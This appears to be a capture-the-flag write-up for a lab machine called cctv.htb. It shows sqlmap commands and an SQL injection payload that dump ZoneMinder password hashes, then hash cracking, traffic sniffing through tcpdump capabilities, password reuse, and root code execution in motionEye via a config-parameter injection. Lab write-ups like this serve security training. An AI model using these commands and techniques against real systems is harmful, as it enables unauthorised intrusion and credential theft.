
Reconnaissance
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
|_  256 e3:9b:38:08:9a:d7:e9:d1:94:11:ff:50:80:bc:f2:59 (ED25519)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://cctv.htb/
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Besides SSH there’s only HTTP available and since there’s a redirect to cctv.htb, I’ll add this to my /etc/hosts file before having a closer look.
Initial Access

The web page on port 80 is for a CCTV monitoring service. In the upper right corner, there’s a link to the Staff Login leading me to a login prompt for ZoneMinder. Trying the default credentials admin:admin1 does grant me access to the dashboard where I spot version 1.37.63.

Looking up known vulnerabilities returns CVE-2024-51482, a SQL injection. It comes with a SQLMap command to exploit this and I add the likely database engine and my session cookie. The tool takes its time but eventually finds the injection.
$ sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1*' \
         --cookie 'ZMSESSID=mr9jelc05don0l7kig66a9o40j' \
         --level 5 \
         --risk 3 \
         --dbms=MySQL \
         --batch
--- SNIP ---
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 2749 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1 AND (SELECT 1478 FROM (SELECT(SLEEP(5)))dQTf)
---
I then proceed to dump table Users within the database zm2 because those might contain password (hashes). First I retrieve the available columns and then limit the extraction to Username and Password to speed things up.
$ sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1*' \
         --cookie 'ZMSESSID=mr9jelc05don0l7kig66a9o40j' \
         --level 5 \
         --risk 3 \
         --dbms=MySQL \
         --batch \
         -D zm \
         -T Users \
         --columns
--- SNIP ---
[19:57:17] [INFO] retrieved: Username
--- SNIP ---
[19:58:37] [INFO] retrieved: Password
--- SNIP ---

$ sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1*' \
         --cookie 'ZMSESSID=mr9jelc05don0l7kig66a9o40j' \
         --level 5 \
         --risk 3 \
         --dbms=MySQL \
         --batch \
         -D zm \
         -T Users \
         -C Username,Password \
         --dump
--- SNIP ---
Database: zm
Table: Users
[3 entries]
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
It still takes ages for SQLMap to dump the data, but in the end it prints three password hashes. Feeding them into hashcat as bcrypt hashes, lets me crack the one for mark and I can use opensesame to login via SSH.
Privilege Escalation
Shell as sa_mark
After connecting to the host I run linpeas.sh to check for common misconfigurations and privilege escalation vectors. It shows that IP forwarding is enabled and the binary /usr/bin/tcpdump has the capabilities cap_net_raw=eip set. This allows non-root users to capture raw packet data3.
$ ./linpeas.sh
--- SNIP ---
══╣ Processes with capability sets (non-zero CapEff/CapAmb, limit 40)


Files with capabilities (limited to 50):
/snap/core22/2292/usr/bin/ping cap_net_raw=ep
/snap/snapd/25935/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=p
/snap/core24/1349/usr/bin/ping cap_net_raw=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/tcpdump cap_net_raw=eip
/usr/bin/ping cap_net_raw=ep
Additionally in /opt/video/backups, I find the server.log owned by the non-existing user 1005, that gets updated roughly every minute.
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-08 20:52:18
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-08 20:53:11
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-08 20:53:49
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-08 20:54:39
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-08 20:55:33
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-08 20:56:15
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-08 20:56:48
There are some additional interfaces, including one for Docker, so I decide to abuse the capabilities set on tcpdump to capture all network traffic (excluding my own host). Through SSH I sniff the network and dump the data to a local file4.
$ ssh mark@cctv.htb 'tcpdump -U -i any -w - not host 10.10.10.10' > FILE
mark@cctv.htb's password:
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes

Now I can use Wireshark to look through the information. Eventually I find a connection from 172.25.0.11 to 172.25.0.10 on port 5000. Following this TCP stream reveals the password for sa_mark and I can use X1l9fx1ZjS7RZb to change the current context.
Shell as root

Within the home directory of sa_mark there’s a PDF file called SecureVision Staff Announcement.pdf. It explains the migration towards ZoneMinder and that all the staff logins remain the same.
During the previous manual enumeration and the linpeas run, I already found several open ports. Forwarding them via a SOCKS proxy, I can check them out one after another.
$ ss -tulnp | awk '{print $5}'
Local
127.0.0.54:53
127.0.0.53%lo:53
0.0.0.0:68
127.0.0.1:8554
0.0.0.0:22
127.0.0.1:33060
127.0.0.1:8888
127.0.0.1:8765
127.0.0.54:53
127.0.0.1:9081
127.0.0.1:3306
127.0.0.53%lo:53
127.0.0.1:1935
127.0.0.1:7999
[::]:22
*:80
On port 8765 there’s motionEye running and it asks for a password. Reusing the password from sa_mark with the username admin grants me access to the dashboard with one camera running. The hamburger menu on the top right shows the settings and exposes the version number 0.43.1b4.

Looking up known vulnerabilities in this version quickly finds CVE-2025-60787, a remote code execution through an unsanitized config parameter. Reading the systemctl service file I know the application is running as root.
$ systemctl list-unit-files | grep -i motioneye
motioneye.service                                                             enabled         enabled

$ systemctl cat motioneye.service
# /etc/systemd/system/motioneye.service
[Unit]
Description=motionEye Server
After=network.target local-fs.target remote-fs.target

[Service]
User=root
RuntimeDirectory=motioneye
LogsDirectory=motioneye
StateDirectory=motioneye
ExecStart=/usr/local/bin/meyectl startserver -c /etc/motioneye/motioneye.conf
Restart=on-abort

[Install]
WantedBy=multi-user.target

I then proceed with the steps outlined in the vulnerability summary. First I disable the validation through the browser console. Then I modify the available CAM 01 and set my payload, that does a callback to 127.0.0.1:4444, as Image File Name.
As soon as I take a new image through the little camera icon in the preview, there’s a callback as root and I can read the final flag.
Unintended Path
Right after obtaining the credentials for mark, I can move directly towards root. The configuration files for motionEye are word-readable and easily found through listing the files /etc or following the command within the systemctl unit file.
$ ls -la /etc/motioneye/
total 28
drwxr-xr-x   2 motion motion  4096 Nov  7 23:40 .
drwxr-xr-x 141 root   root   12288 Mar  2 10:05 ..
-rw-r--r--   1 motion motion  2287 Nov  8 01:16 camera-1.conf
-rw-r--r--   1 motion motion   278 Nov  8 01:16 motion.conf
-rw-r--r--   1 motion motion  3012 Nov  7 22:46 motioneye.conf
Within motion.conf I find the SHA1 password hash for the admin user. It corresponds to the password of user sa_mark but obviously it’s unlikely that this string is part of a wordlist. Luckily for backwards compatibility, the hash is also accepted as valid password5 and the steps for root can be followed.
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
Attack Path
flowchart TD

subgraph "Initial Access"
    A(ZoneMinder) -->|Default Credentials| B(Authenticated session)
    B -->|CVE-2024-51482| C(Password hashes)
    C -->|Crack hash| D(Shell as mark)
end

subgraph "Privilege Escalation"
    D -->|Network Sniffing| E(Credentials for sa_mark)
    E -->|Password Reuse| F(Access to motionEye)
    F -->|CVE-2025-60787| G(Shell as root)
    D -->|Readable Config| H(Password hash)
    H -->|Fallback accepts hash as password| F
end